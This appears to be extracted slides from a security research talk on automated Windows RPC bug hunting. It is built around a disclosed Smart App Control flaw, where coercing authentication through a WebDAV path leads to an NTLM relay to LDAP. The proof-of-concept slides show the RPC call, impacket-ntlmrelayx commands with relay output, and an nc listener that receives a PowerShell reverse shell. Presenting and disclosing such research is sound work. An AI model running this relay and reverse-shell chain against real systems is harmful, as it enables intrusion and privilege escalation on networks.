
Automating | Taking it a step further

```
//GET FUNCTION CALLS
MATCH (rpcServer:RpcServer)-[:HAS_INTERFACE]->(rpcInterface:RpcInterface)
MATCH (rpcInterface:RpcInterface)-[:HAS_ENDPOINT]->(endpoint:Endpoint)
MATCH (rpcInterface)-[:WITH_METHOD]->(method)
MATCH (method)-[:ALLOWS_INPUT]->(allowsinput:AllowsInput)
MATCH (allowsinput)-[:CALLS_FUNCTION]->(functionCall:FunctionCall)
RETURN rpcServer, rpcInterface, endpoint, method, allowsinput, allowsinput.Endpoint, functionCall
```


Automating | Taking it a step further



Registry writes



High Privileged File Operations



Results | So far

- Service crashes
- System crashes (BSOD) → blog @ incendium.rocks
- CVE-2025-26651 + \$30.000 bounty → details soon
- Spoofing → Now!

Revealing an ancient city

Windows Smart App Control – Spoofing to SYSTEM



Windows SAC | What is it?

- Introduced in Windows 11
- `cryptcatSvc.dll` → CryptSvc
- Interface `f50aac00-c7f3-428e-a022-a6b71bfb9d43`, version 2.0

Smart App Control

Enhanced protection from untrusted apps.

☐ On

If Smart App Control spots a malicious or untrusted app it will block it to protect your device.

☐ Evaluation


While Smart App Control is in Evaluation mode, it will learn if it can help protect you without getting in your way too much. If so, it will automatically be turned on. Otherwise, it will automatically be turned off.

☒ Off

If Smart App Control is off it can't be turned on without reinstalling Windows.

[Learn more about why Smart App Control is off](#)

Windows SAC | Spoofing vulnerability to SYSTEM



Windows SAC | Spoofing vulnerability to SYSTEM

Node properties ⓘ


HighPrivilegedFileOp

<elementId>	4:4e804c63-9f68-4366-a271-f3f21d9820e0:646
<id>	646
Impersonating	No impersonation
Operation	CreateFile
PID	1568
Path	\\172.31.167.173\test\incendiumrocks__\$@{=n9uZoVj6-m-0e
Process	svchost.exe
User	NT AUTHORITY\NETWORK SERVICE


Windows SAC | Spoofing vulnerability to SYSTEM

- This interface includes a procedure called `s_SSCatDBSendSmartAppControlBlockToast2`

```
s_SSCatDBSendSmartAppControlBlockToast2(string p0, string p1, string p2, int p3)
```

[illegible]

Windows SAC | Becoming SYSTEM



Windows SAC | Spoofing vulnerability to SYSTEM

- Specify WebDAV path in payload
- Remote port forward > 1024 to attacker port 80
- Requires the WebClient service

```
s_SSCatDBSendSmartAppControlBlockToast2(\\TARGET@1337/test, x, y, 0)
```

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /test
[*] HTTPD(80): Client requested path: /test
[*] HTTPD(80): Connection from 172.22.231.50 controlled, attacking target ldap://172.22.236.11
[*] HTTPD(80): Client requested path: /test
[*] HTTPD(80): Authenticating against ldap://172.22.236.11 as COREFUSION/W11-INSIDER-TES$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Client requested path: /test
[*] HTTPD(80): Client requested path: /test
```

Windows SAC | Proof of Concept

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~/exploit]  
$ impacket-ntlmrelayx -debug -t ldap://172.22.9.91 -smb2support --delegate-access  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket  
[*] Protocol Client HTTPS loaded..  
[*] Protocol Client HTTP loaded..  
[*] Protocol Client SMB loaded..  
[*] Protocol Client DCSYNC loaded..  
[*] Protocol Client MSSQL loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client IMAP loaded..  
[*] Protocol Client SMTP loaded..  
[*] Protocol Client LDAP loaded..  
[*] Protocol Client LDAPS loaded..  
[*] Protocol Client RPC loaded..  
[+] Protocol Attack HTTP loaded..  
[+] Protocol Attack HTTPS loaded..  
[+] Protocol Attack RPC loaded..  
[+] Protocol Attack SMB loaded..  
[+] Protocol Attack MSSQL loaded..  
[+] Protocol Attack DCSYNC loaded..  
[+] Protocol Attack LDAP loaded..  
[+] Protocol Attack LDAPS loaded..  
[+] Protocol Attack IMAP loaded..  
[+] Protocol Attack IMAPS loaded..  
[*] Running in relay mode to single host  
[*] Setting up SMB Server on port 445  
[*] Setting up HTTP Server on port 80  
[*] Setting up WCF Server on port 9389  
[*] Setting up RAW Server on port 6666  
[*] Multirelay disabled  
[*] Servers started, waiting for connections  
[0] 0:nc*
```

```
(kali@kali)-[~]  
$ nc -lnvp 1337  
listening on [any] 1337 ...  
connect to [172.22.13.110] from (UNKNOWN) [172.22.13.30] 50174  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
Install the latest PowerShell for new features and improvements! https://aka.ms/PSW  
indows  
  
PS C:\Users\b_martinez>
```

